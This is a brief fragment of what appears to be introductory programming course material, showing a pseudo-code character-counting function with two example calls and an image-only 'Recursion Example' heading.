
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    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



# Recursion Example


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
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